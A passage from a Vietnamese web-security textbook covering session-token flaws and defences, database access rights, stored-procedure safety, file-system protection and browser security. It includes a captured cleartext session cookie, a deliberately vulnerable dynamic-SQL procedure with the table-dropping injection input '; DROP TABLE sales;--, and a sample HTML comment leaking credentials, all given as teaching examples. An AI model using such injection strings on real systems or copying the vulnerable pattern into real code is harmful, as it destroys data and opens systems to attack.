28	2.197702	10.1.1.10	72.14.221.191	TCP	2267 > http [ACK] Seq=792 Ack=
29	2.817468	10.1.1.250	Broadcast	ARP	who has 10.1.1.250? Gratuitou
30	3.063331	10.1.1.10	72.14.221.191	TCP	2268 > http [SYN] Seq=0 Ack=0
31	3.099318	72.14.221.191	10.1.1.10	TCP	http > 2268 [SYN, ACK] Seq=0 A
32	3.099370	10.1.1.10	72.14.221.191	TCP	2268 > http [ACK] Seq=1 Ack=1

0060	63 68 61 72 73 65 74 3d 55 54 46 2d 38 0d 0a 43	charset= UTF-8..C
0070	61 63 68 65 2d 43 6f 6e 74 72 6f 6c 3a 20 6e 6f	ache-Con trol: no
0080	2d 63 61 63 68 65 0d 0a 50 72 61 67 6d 61 3a 20	-cache.. Pragma:
0090	6e 6f 2d 63 61 63 68 65 0d 0a 53 65 74 2d 43 6f	no-cache ..Set-Co
00a0	6f 6b 69 65 3a 20 53 3d 62 6c 6f 67 67 65 72 3d	okie: S= blogger=
00b0	6d 51 59 71 31 76 49 54 72 78 32 4a 6b 45 6b 67	mQYq1vIT rx2JkKkg
00c0	63 4c 46 46 36 67 3b 20 44 6f 6d 61 69 6e 3d 2e	CLFF6g; Domain=.
00d0	62 6c 6f 67 67 65 72 2e 63 6f 6d 3b 20 50 61 74	blogger.com; Pat
00e0	68 3d 2f 0d 0a 54 72 61 6e 73 66 65 72 2d 45 6e	h=/.Tra nsfer-En
00f0	63 6f 64 69 6e 67 3a 20 63 68 75 6e 6b 65 64 0d	coding: chunked.
0100	0a 43 6f 6e 74 65 6e 74 2d 45 6e 63 6f 64 69 6e	.Content -Encodin
0110	67 3a 20 67 7a 69 70 0d 0a 44 61 74 65 3a 20 4d	g: gzip. .Date: M

Hình 3.10. Token phiên có thể bị rò rỉ trên mạng khi không được mã hóa

Lỗi hỏng trong ánh xạ token sang phiên

Lỗi hỏng dạng này tồn tại do nhiều ứng dụng web cho phép nhiều phiên làm việc được tạo trên cùng một tài khoản người dùng. Lỗi hỏng xuất hiện có thể do người dùng chuyển sang làm việc trên 1 máy khách khác mà chưa hủy phiên làm việc cũ. Điều này cho phép tin tặc đánh cắp, hoặc lạm dụng token của phiên mà không bị phát hiện do phiên của người dùng hợp lệ và phiên tạo ra bởi tin tặc diễn ra trong cùng khoảng thời gian. Với các trường hợp sử dụng token tĩnh, tuần tự, hoặc dễ đoán thì nguy cơ bị chiếm và lạm dụng phiên làm việc sẽ cao hơn.

Lỗi hỏng trong kết thúc phiên

Lỗi hỏng dạng này tồn tại do nhiều ứng dụng web không có tính năng Đăng xuất (Log Out, hoặc Log Off). Một lý do khác là hệ thống có tính năng Đăng xuất, nhưng không đảm bảo hủy token và toàn bộ các tài nguyên khác của phiên, hoặc hệ thống không đặt thời gian hết hạn cho phiên khi người dùng không có hoạt động trong một khoảng thời gian. Khi người dùng dừng làm việc trên phiên, nhưng thực tế phiên có thể vẫn ở trạng thái hoạt động và nó có thể bị lạm dụng.

Token bị đánh cắp từ phía máy khách

Do token cũng được lưu trong trình duyệt máy khách nên nó có thể bị đánh cắp bởi các dạng tấn công như XSS, CSRF từ phía máy khách. Theo đó, tin tặc có thể nhúng mã script để đánh cắp cookie trên trình duyệt máy khách, trong đó có chứa token của phiên làm việc. Sau đó, tin tặc có thể sử dụng các token đánh cắp được để "cướp" phiên làm việc của người dùng.

Không giới hạn phạm vi sử dụng cookie

Như đề cập trong mục 3.2.2.1, máy chủ và trình duyệt web thường xuyên trao đổi token dưới dạng cookie để duy trì phiên làm việc. Theo đó, máy chủ sử dụng lệnh Set-

cookie trong tiêu đề của phản hồi để gửi cookie cho trình duyệt, và khi nhận được 1 cookie, trình duyệt thường chỉ gửi lại cookie đó cho máy chủ theo miền đang làm việc, không gửi cho miền cha hoặc các miền khác. Tuy nhiên, máy chủ có thể sử dụng các thuộc tính *domain* và *path* trong lệnh Set-cookie để thay đổi phạm vi áp dụng của cookie. Nếu trình duyệt nhận được 1 cookie áp dụng cho miền cha, nó sẽ tự động gửi cookie đến miền cha đó và tất cả các miền con (nếu có) trong các yêu cầu tiếp theo. Điều này có thể dẫn đến việc cookie bị sử dụng sai mục đích, hoặc bị lạm dụng trên các miền con.

```
Set-cookie: sessionId=12df098ad809a5219; domain=wahh-organization.com
```

Trong ví dụ thiết lập cookie trên, token phiên có thể được trình duyệt tự động gửi đến tất cả các miền con do miền áp dụng của cookie được thiết lập cho miền cha wahh-organization.com thông qua thuộc tính *domain*.

3.2.2.3. Các biện pháp bảo mật phiên

Để đảm bảo an toàn cho phiên làm việc, cần áp dụng triệt để các biện pháp bảo mật phiên nhằm giảm thiểu các lỗ hổng bảo mật phiên và ngăn chặn các nguy cơ bị khai thác. Các biện pháp bảo mật phiên cụ thể gồm: sinh các token phiên “mạnh”, bảo vệ token trong cả vòng đời và ghi log, giám sát và cảnh báo.

a. Sinh các token phiên “mạnh”

Việc sinh các token "mạnh" cho phiên làm việc là biện pháp hiệu quả đầu tiên trong nhóm các biện pháp bảo mật phiên. Các chỉ dẫn bảo mật cụ thể trong sinh token phiên bao gồm:


- Token cần được sinh ra với miền giá trị đủ lớn;
- Token cần được sinh ngẫu nhiên và khó đoán;
- Token có độ dài lớn, sinh ngẫu nhiên sẽ khó đoán và khó thực hiện vét cạn trong thời gian ngắn;
- Token không nên có nghĩa;
- Token không nên phụ thuộc thời gian.

b. Bảo vệ token trong cả vòng đời

Để đảm bảo an toàn cho phiên làm việc, token của phiên cần được bảo vệ toàn diện trong cả vòng đời, kể từ khi được sinh ra cho đến khi kết thúc phiên làm việc. Các biện pháp kỹ thuật bảo vệ token cả vòng đời bao gồm:

- Token cần được trao đổi an toàn sử dụng giao thức HTTPS trong cả phiên làm việc. Nếu chỉ sử dụng HTTPS trong khâu xác thực, sau đó lại chuyển sang HTTP sẽ không đảm bảo an toàn do token được trao đổi giữa trình duyệt và máy chủ web trong các yêu cầu tiếp theo không được mã hóa.
- Không nên đưa token của phiên vào URL của trang như một tham số do token dễ dàng bị thay đổi, hoặc bị đánh cắp. Nếu thực sự cần thiết, nên đưa token vào một trường ẩn và sử dụng phương thức POST.

- Cần cài đặt tính năng Đăng xuất (Log Out), trong đó thực hiện xóa bỏ toàn bộ các tham số của phiên và hủy token của phiên.
- Cần cấu hình thời gian hết hạn một phiên sau một khoảng thời gian người dùng không có hoạt động. Nếu người dùng gửi yêu cầu truy cập sau khi phiên bị hết hạn, người dùng được chuyển hướng về trang bắt đầu, hoặc trang đăng nhập.
- Chỉ cho phép 1 người dùng đăng nhập trong một phiên làm việc duy nhất. Theo đó, khi người dùng đăng nhập vào một phiên làm việc mới, phiên làm việc cũ cần được hủy và các tài nguyên của nó cần cũng được hủy. Trên thực tế, nhiều ứng dụng web cho phép 1 người dùng đăng nhập trong nhiều phiên làm việc và điều này gây khó khăn trong việc lần vết và phát hiện các hành vi bất thường và tấn công.
- Cần thiết lập phạm vi áp dụng chặt chẽ cho cookie trong miền (domain) và các đường dẫn (path) của nó.
- Cần có các bộ lọc và các cơ chế ngăn chặn các dạng tấn công chèn mã script, như XSS và CSRF. Đồng thời, cần có các biện pháp xác thực kép trên các giao dịch quan trọng, như thanh toán, hoặc chuyển tiền để có thể giúp ngăn chặn hiệu quả tấn công CSRF.
- Sử dụng token để xác thực từng trang trong một số trường hợp đặc biệt. Theo đó, trong mỗi trang, máy chủ có thể chèn thêm token được tạo ngẫu nhiên và nhúng trong các trường ẩn và kiểm tra lại khi người dùng gửi yêu cầu. Nếu kiểm tra token hợp lệ thì cho phép thực hiện yêu cầu. Ngược lại, nếu kiểm tra token không hợp lệ thì từ chối thực hiện yêu cầu. Ưu điểm của kỹ thuật này là có thể ngăn chặn hiệu quả các tấn công vào token và phiên. Tuy nhiên, nhược điểm của nó là làm chậm cả hệ thống và vô hiệu hóa các tính năng Forward và Back của trình duyệt. Hình 3.11 minh họa việc nhúng token vào trường ẩn để xác thực trang web.



Hình 3.11. Nhúng token vào trường ẩn để xác thực trang web

c. Ghi log, giám sát và cảnh báo

Việc quản lý và sử dụng token và các thông tin nhạy cảm khác của phiên làm việc cần được giám sát, ghi log để có cảnh báo với các hành vi bất thường. Việc giám sát cũng cần thực hiện với các yêu cầu chứa các token không hợp lệ do tin tặc thường phải thử với nhiều token, từ đó sinh ra một lượng lớn yêu cầu không hợp lệ - điển hình của kiểu tấn công phiên kiểu vét cạn. Trên thực tế, khó có thể ngăn chặn triệt để tấn công phiên kiểu vét cạn. Một biện pháp thường được sử dụng để hạn chế cường độ tấn công vét cạn là tạm khóa địa chỉ IP khởi nguồn tấn công. Tuy nhiên, nếu nhiều người dùng cùng chia sẻ địa chỉ IP kiểu NAT, hoặc sau tường lửa, khóa địa chỉ IP có thể đồng thời cấm cả người dùng bình thường.

Một số biện pháp giám sát và cảnh báo khác bao gồm:

- Cần giám sát và cảnh báo người dùng về các hành vi bất thường với tài khoản, hoặc phiên làm việc. Các hành vi bất thường như truy cập tài khoản từ một thiết bị lạ, hoặc từ một vị trí lạ, hoặc các yêu cầu đổi mật khẩu, hoặc khởi tạo lại mật khẩu.
- Kết thúc phiên kiểu phản ứng. Kỹ thuật này có thể áp dụng với một số ứng dụng web đòi hỏi mức an ninh cao, như các ứng dụng ngân hàng, trong đó đưa thêm tính năng cho phép kết thúc ngay phiên làm việc khi nhận được yêu cầu bất thường, hoặc hệ thống phát hiện có dấu hiệu tấn công chèn mã.
- Yêu cầu xác thực tại mỗi câu truy vấn, hoặc mỗi trang có thể giúp làm chậm mọi dạng tấn công, đảm bảo an toàn cho phiên làm việc và cả hệ thống.


3.2.3. Bảo mật cơ sở dữ liệu web

Bảo mật cơ sở dữ liệu web là việc đảm bảo an toàn cho cơ sở dữ liệu của website. Các vấn đề liên quan đến bảo mật cơ sở dữ liệu web bao gồm: lỗi chèn mã SQL (SQL Injection), các thiết lập quyền truy cập cơ sở dữ liệu và an toàn cho các thủ tục. Vấn đề tấn công chèn mã SQL và các biện pháp phòng chống đã được đề cập ở Mục 2.3. Phần tiếp theo của mục này sẽ trình bày các vấn đề còn lại.

3.2.3.1. Vấn đề thiết lập quyền truy cập cơ sở dữ liệu

Quyền truy cập cơ sở dữ liệu là quyền gán cho người dùng cơ sở dữ liệu truy cập các đối tượng trong cơ sở dữ liệu, như các bảng, khung nhìn, thủ tục và hàm. Thiết lập quyền truy cập phù hợp cho người dùng cơ sở dữ liệu là biện pháp đảm bảo an toàn hiệu quả cho cơ sở dữ liệu của website.

Đứng trên góc độ bảo mật, việc sử dụng một tài khoản người dùng để thực hiện mọi thao tác với cơ sở dữ liệu, gồm các thao tác truy cập dữ liệu từ website và các thao tác quản trị là một lựa chọn tồi do người dùng có quyền quản trị cơ sở dữ liệu khi bị tấn công khai thác thì rủi ro đối với hệ thống là rất lớn. Điều nên làm là tạo và sử dụng nhiều tài khoản truy cập cơ sở dữ liệu dựa trên ảnh xạ vai trò của người dùng web, chẳng hạn tài khoản cho người dùng chỉ đọc dữ liệu, tài khoản cho người dùng cập nhật dữ liệu và tài khoản cho người quản trị cơ sở dữ liệu. Hình 3.12 minh họa một phương pháp chia nhóm người dùng web dựa trên các trang được truy cập và trên cơ sở đó tạo nhóm người dùng cơ sở dữ liệu tương ứng phù hợp.



Hình 3.12. Chia nhóm người dùng web ánh xạ đến người dùng cơ sở dữ liệu

3.2.3.2. An toàn cho các thủ tục cơ sở dữ liệu

Như đã đề cập ở Mục 2.3, việc sử dụng thủ tục cơ sở dữ liệu thay cho các câu lệnh động, trực tiếp là một trong các biện pháp để ngăn chặn hiệu quả tấn công chèn mã SQL do dữ liệu người dùng được tách khỏi mã. Ngoài ra, thủ tục cũng giúp tăng hiệu năng đáng kể do các thủ tục đã được dịch và lưu trong cơ sở dữ liệu. Liên quan đến vấn đề quyền truy cập vào các bảng dữ liệu, thủ tục cũng cho phép hạn chế đến tối thiểu quyền truy cập trực tiếp của người dùng vào các bảng dữ liệu thông qua việc chỉ thiết lập quyền thực hiện thủ tục. Khi đó, mọi thao tác dữ liệu đều thông qua các thủ tục và không cho phép thực hiện trực tiếp các câu lệnh SQL trên các bảng.

Để đảm bảo an toàn cho các thủ tục cơ sở dữ liệu, cần hạn chế sử dụng các câu lệnh SQL động trong thủ tục, như trong ví dụ sau:

```
CREATE PROCEDURE getOrdersByCustomerId
    @custId nvarchar[50]
AS
    EXECUTE("SELECT OrderID FROM Sales
            WHERE CustomerID = '" + custId + "'");
```

Khi đó, nếu dữ liệu nhập vào là **'; DROP TABLE sales;--** thì thủ tục vẫn bị tấn công chèn mã SQL và hậu quả là bảng *sales* bị xóa.

3.2.4. Bảo mật hệ thống file

Do mỗi trang web thường tương ứng với một file trong hệ thống file trên máy chủ, bảo mật hệ thống file cũng góp phần đảm bảo an toàn cho các ứng dụng web. Các vấn đề liên quan đến bảo mật hệ thống file bao gồm: thiết lập quyền truy cập phù hợp, giữ bí mật mã nguồn, sử dụng phương pháp ẩn thông tin và vấn đề liệt kê và duyệt các thư mục.

Thiết lập quyền truy cập phù hợp

Cần kết hợp sử dụng công cụ quản trị quyền truy cập vào hệ thống file cục bộ của hệ điều hành để thiết lập quyền truy cập phù hợp cho các nhóm người dùng. Chẳng hạn, có thể thiết lập quyền truy cập vào các file/các trang như sau:

- Với các *trang công cộng*, cho phép tất cả người dùng truy cập.
- Với các *trang nội bộ*, yêu cầu xác thực bằng tên người dùng và mật khẩu, hoặc quản lý quyền truy cập theo phiên làm việc.
- Với các *trang quản trị*, bổ sung giới hạn các máy, hoặc mạng được phép truy cập thông qua địa chỉ IP.
- Với các *trang chứa dữ liệu nhạy cảm* của hệ điều hành, hoặc máy chủ web, cần hạn chế truy cập.

Giữ bí mật mã nguồn

Mã nguồn của các trang web, trừ mã HTML, hoặc CSS cần được giữ bí mật, tránh để tin tặc có thể truy cập. Cần lưu ý là các mã script diễn dịch như PHP, ASP, Perl... được dịch và chạy theo từng dòng lệnh ở dạng nguyên bản nên nguy cơ bị rò rỉ mã nguồn cao hơn. Các loại mã biên dịch như C++, JSP/Java, hoặc ASP.NET được biên dịch thành mã thực hiện, hoặc mã trung gian nên nguy cơ bị rò rỉ mã nguồn thấp hơn.

Mã nguồn của các trang web có thể bị rò rỉ do cơ chế sao lưu tự động của các trình soạn thảo mã nguồn. Theo đó, nhiều trình soạn thảo tự động lưu các nội dung cũ của file mã sang file backup, trước khi lưu nội dung cập nhật vào file đó. Tên các file backup có thể ở dạng *.bak, *.backup, *.1, *.2,... Nếu khi triển khai các file mã nguồn ra máy chủ dịch vụ, người quản trị không xóa các file backup thì có thể bị tin tặc khai thác để xem mã nguồn do máy chủ web không coi các file backup là các file script nên không thực hiện, mà trả thẳng mã nguồn cho trình duyệt.

Một dạng rò rỉ mã nguồn, hoặc các thông tin nhạy cảm khác là rò rỉ thông tin từ phần chú thích trong mã. Trong đoạn mã HTML sau, việc chú thích trong mã chương trình làm rò rỉ thông tin username và password.

```
...  
<form>  
  Username: <input type="text" id="username" /><br/>  
  Password: <input type="password" id="password" /><br/>  
  <!-- Note to dev team: use username=dev, pwd=c0nt4d0r -->  
</form>
```

Sử dụng phương pháp ẩn thông tin

Phương pháp ẩn thông tin truy cập (obscurity) có thể được sử dụng như một phương pháp bổ sung để tăng cường an ninh. Tuy nhiên, nó không nên được sử dụng là biện pháp duy nhất, mà nên được sử dụng kết hợp với các biện pháp đảm bảo an toàn khác. Ví dụ như sử dụng cổng không chuẩn cho trang nội bộ, trang quản trị (cổng 8000, 8080,... thay cho các cổng chuẩn 80 hoặc 443); hoặc sử dụng URL riêng, không thông dụng cho trang

nội bộ, trang quản trị, như <https://admin4963.mysite.com>, hoặc <https://mysite.com/admin4963/>.

Vấn đề liệt kê và duyệt các thư mục


Cần kiểm soát chặt chẽ các thư mục cho phép liệt kê nội dung để hạn chế việc tin tặc duyệt nội dung các thư mục để đánh cắp các thông tin nhạy cảm trong các thư mục. Với các thư mục không cho phép liệt kê nội dung, có thể sử dụng trang ngấm định và biện pháp cấm liệt kê nội dung thư mục. Để ngăn chặn các hành động duyệt thư mục thông qua các chuỗi duyệt, cần sử dụng các bộ lọc và hạn chế việc đọc ghi hệ thống file dựa trên dữ liệu, hoặc tên file cung cấp trực tiếp từ người dùng. Ngoài ra, cần định kỳ (hàng ngày, hàng tuần) rà quét web log để tìm các lỗi truy cập và có giải pháp khắc phục. Các lỗi truy cập web cần rà quét bao gồm 404 (lỗi không tìm thấy trang), lỗi 403 (lỗi cấm truy cập) và lỗi 500 (lỗi thực hiện mã máy chủ).

3.3. Bảo mật trình duyệt web

3.3.1. Kiến trúc của trình duyệt web

Trong hệ thống ứng dụng web, trình duyệt web là một trong các thành phần rất quan trọng, trong đó trình duyệt thay mặt người dùng gửi yêu cầu truy cập đến máy chủ web, tải và biểu diễn kết quả trả về từ máy chủ cho người dùng. Trình duyệt cũng hỗ trợ hệ thống giao diện phức tạp, ngôn ngữ kịch bản JavaScript, mẫu định dạng CSS và các trình cắm (plug-in) nhằm bổ sung tính năng cho trình duyệt.

Hình 3.13 biểu diễn kiến trúc của trình duyệt web. Theo kiến trúc này, các thành phần chính của trình duyệt web gồm User Interface (Giao diện người dùng), Browser Engine (Mô tơ trình duyệt), Redering Engine (Mô tơ trình diễn), Networking (Giao tiếp mạng), JavaScript Interpreter (Bộ diễn dịch và thực hiện JavaScript), UI Backend (Giao diện người dùng phía sau) và Data Persistence (Kho chứa dữ liệu của trình duyệt).



Hình 3.13. Kiến trúc của trình duyệt web

User Interface là giao diện tương tác giữa trình duyệt và người dùng. Thành phần này thường gồm: Menu, Thanh địa chỉ (Address bar), Thanh công cụ (Home, Back, Forward, Refresh, Stop,...), Bookmarks hoặc Favourites (những trang được định vị sử dụng thường xuyên) và các Tabs (với các trình duyệt mới).

Browser Engine là trung gian chuyển các đầu vào từ User Interface đến Redering Engine. Nó chịu trách nhiệm truy vấn và xử lý Redering Engine theo các đầu vào từ các User Interface khác nhau. Redering Engine chịu trách nhiệm hiển thị nội dung được yêu cầu lên màn hình. Trình tự hoạt động của mô đun này gồm 3 bước: (1) Phân tích cú pháp các thẻ HTML, (2) Sử dụng các thẻ định dạng (styles) để xây dựng cây trình diễn và (3) Xây dựng các sắp đặt trình diễn.

Networking là mô đun chịu trách nhiệm thực hiện các lời gọi dịch vụ mạng, như gửi yêu cầu HTTP đến máy chủ web và tiếp nhận phản hồi từ máy chủ web. JavaScript Interpreter chịu trách nhiệm diễn dịch và thực hiện mã JavaScript nhúng trong trang web. UI Backend là mô đun có nhiệm vụ vẽ các đối tượng trên trình duyệt như cửa sổ, hộp combo, danh sách,... Data Storage là cơ sở dữ liệu cục bộ trên máy cài trình duyệt có nhiệm vụ lưu các dữ liệu cho trình duyệt hoạt động, như các file cache, cookie, history,...

3.3.2. Các vấn đề bảo mật trình duyệt web

Có 3 nhóm vấn đề liên quan đến bảo mật các trình duyệt web, bao gồm: (1) các phương thức tấn công trình duyệt web, (2) mục đích tấn công trình duyệt và (3) các tính năng cung cấp bởi trình duyệt chứa đựng nhiều nguy cơ bảo mật. Các vấn đề này có liên quan hữu cơ với nhau, chẳng hạn mục đích tấn công luôn đi cùng với phương thức tấn công phù hợp và phương thức tấn công trở nên khả thi do khai thác lỗi hoặc khiếm khuyết trong tính năng của trình duyệt. Sau đây là nội dung chi tiết hơn của các nhóm vấn đề trên.

Các phương thức tấn công trình duyệt web bao gồm:

- Hệ điều hành nền bị tấn công và mã độc có thể đọc, hoặc sửa đổi không gian nhớ của trình duyệt trong chế độ đặc quyền;
- Hệ điều hành nhiễm mã độc chạy như một tiến trình nền và mã độc có thể đọc, hoặc sửa đổi không gian nhớ của trình duyệt trong chế độ đặc quyền;
- Bản thân trình duyệt bị tấn công;
- Các thành phần của trình duyệt bị tấn công;
- Các trình cắm (plug-in/add-on) của trình duyệt bị tấn công;
- Giao tiếp mạng của trình duyệt có thể bị chặn bắt ở bên ngoài máy.

Có nhiều mục đích tấn công trình duyệt người dùng. Các mục đích tiêu biểu bao gồm:

- Hiển thị quảng cáo (pop-up);
- Thu thập, hoặc đánh cắp thông tin cá nhân;
- Tiếp thị trên Internet;
- Theo dõi, hoặc phân tích sử dụng web của người dùng;

- Cài đặt các phần mềm quảng cáo, virus, phần mềm gián điệp và trojan...;
- Cài đặt và sử dụng các công cụ: Clickjacking (nhấp chuột lừa đảo), Likejacking (like lừa đảo)...

Nhiều tính năng quan trọng cung cấp bởi trình duyệt, nhưng chúng lại chứa đựng nhiều nguy cơ bảo mật có thể tạo điều kiện cho tin tặc tấn công tấn công trình duyệt, hoặc thậm chí tấn công kiểm soát cả hệ thống. Một số tính năng thuộc nhóm "có nguy cơ bảo mật cao" gồm:

- Hỗ trợ ActiveX: ActiveX được hỗ trợ bởi Microsoft Internet Explorer trên Microsoft Windows. Đã có một số ActiveX chứa đựng nhiều lỗi bảo mật, giúp tin tặc tấn công trình duyệt và cả hệ thống.
- Hỗ trợ Java: Tính năng này cho phép chạy các chương trình Java thông qua máy ảo JVM dưới dạng các Applet trong sandbox. Tuy nhiên, nếu bản cài đặt máy ảo JVM chứa lỗi bảo mật, mã Java trong Applet có thể giúp tin tặc tấn công trình duyệt và cả hệ thống.
- Hỗ trợ trình cắm (Plug-in/Add-on/Extension): Các trình cắm (plug-in/add-on) và mở rộng (extensions) của trình duyệt là các mô đun ngoài được cài bổ sung vào trình duyệt để cung cấp thêm nhiều tính năng mới, hoặc tiện ích cho người dùng. Một số trình cắm thông dụng bao gồm: Adobe Flash Player, Adobe Acrobat Reader, Java plugin, ActiveX,... Các trình cắm và mở rộng cũng tiềm ẩn nhiều nguy cơ an ninh cho trình duyệt do trình cắm làm tăng thêm giao diện tấn công và một số mã độc được viết dưới dạng trình cắm hữu ích lừa người dùng tải và cài đặt vào hệ thống.
- Các Cookie: Cookie có thể chứa dữ liệu cá nhân và nhiều thông tin khác quan trọng khác và cookie có thể bị đánh cắp thông qua tấn công XSS...
- JavaScript, VBScript (chỉ hỗ trợ trên Microsoft Internet Explorer): Đây là các ngôn ngữ lập trình với mã chạy nhúng trong trình duyệt, giúp các trang web tăng tính tương tác, nhưng cũng tạo điều kiện cho mã tấn công như XSS có thể thực hiện.

3.3.3. Các biện pháp đảm bảo an toàn trình duyệt web

Để đảm bảo an toàn cho trình duyệt web, cần kết hợp giữa việc đào tạo, nâng cao ý thức người dùng và việc áp dụng các biện pháp, hoặc hướng dẫn kỹ thuật. Dưới góc độ kỹ thuật, các biện pháp tăng cường an toàn cho trình duyệt web bao gồm: cấu hình các thiết lập an ninh và riêng tư, luôn cập nhật trình duyệt, đăng ký tiện ích cảnh báo, cẩn trọng khi cài trình cắm, hệ thống cần có bộ chương trình quét virus và cài đặt plug-in an ninh.

Cấu hình các thiết lập an ninh và riêng tư nhằm hạn chế việc truy cập trái phép vào cơ sở dữ liệu của trình duyệt để đánh cắp thông tin người dùng. Các biện pháp cụ thể gồm: cần cấm cookie của bên thứ 3 (third party), tùy theo nhu cầu thực tế, xem xét cho phép hoặc cấm ActiveX, Java, các trình cắm cụ thể, cookie và JavaScript. Luôn cập nhật trình

duyet cũng là biện pháp hiệu quả để giảm thiểu nguy cơ bị tấn công khai thác các lỗ hổng đã biết. Việc cập nhật nên được cài đặt thực hiện tự động định kỳ.

Đăng ký tiện ích cảnh báo từ các nhà cung cấp dịch vụ, như Google Alerts giúp người dùng nhận được các cảnh báo an ninh cần thiết khi có những thay đổi, cập nhật quan trọng trên tài khoản của họ, như việc đổi mật khẩu, thay đổi thông tin cá nhân, hoặc truy cập tài khoản từ một thiết bị hay vị trí lạ. Cảnh trọng khi cài trình cấm cũng là vấn đề đáng lưu tâm do có nhiều trình cấm giả mạo, đội lốt các trình cấm hữu ích nhằm đánh lừa người dùng. Khi cài đặt trình cấm, cần biết rõ tính năng và nguồn gốc, đồng thời, tránh cài đặt các trình cấm lạ, không rõ nguồn gốc.

Để đảm bảo an toàn cho trình duyệt và cả hệ thống, cần có bộ chương trình rà quét virus và các dạng mã độc. Bộ chương trình rà quét virus cần được cấu hình làm việc ở chế độ bảo vệ theo thời gian thực và được cập nhật cơ sở dữ liệu mã độc thường xuyên để đảm bảo hiệu quả rà quét.

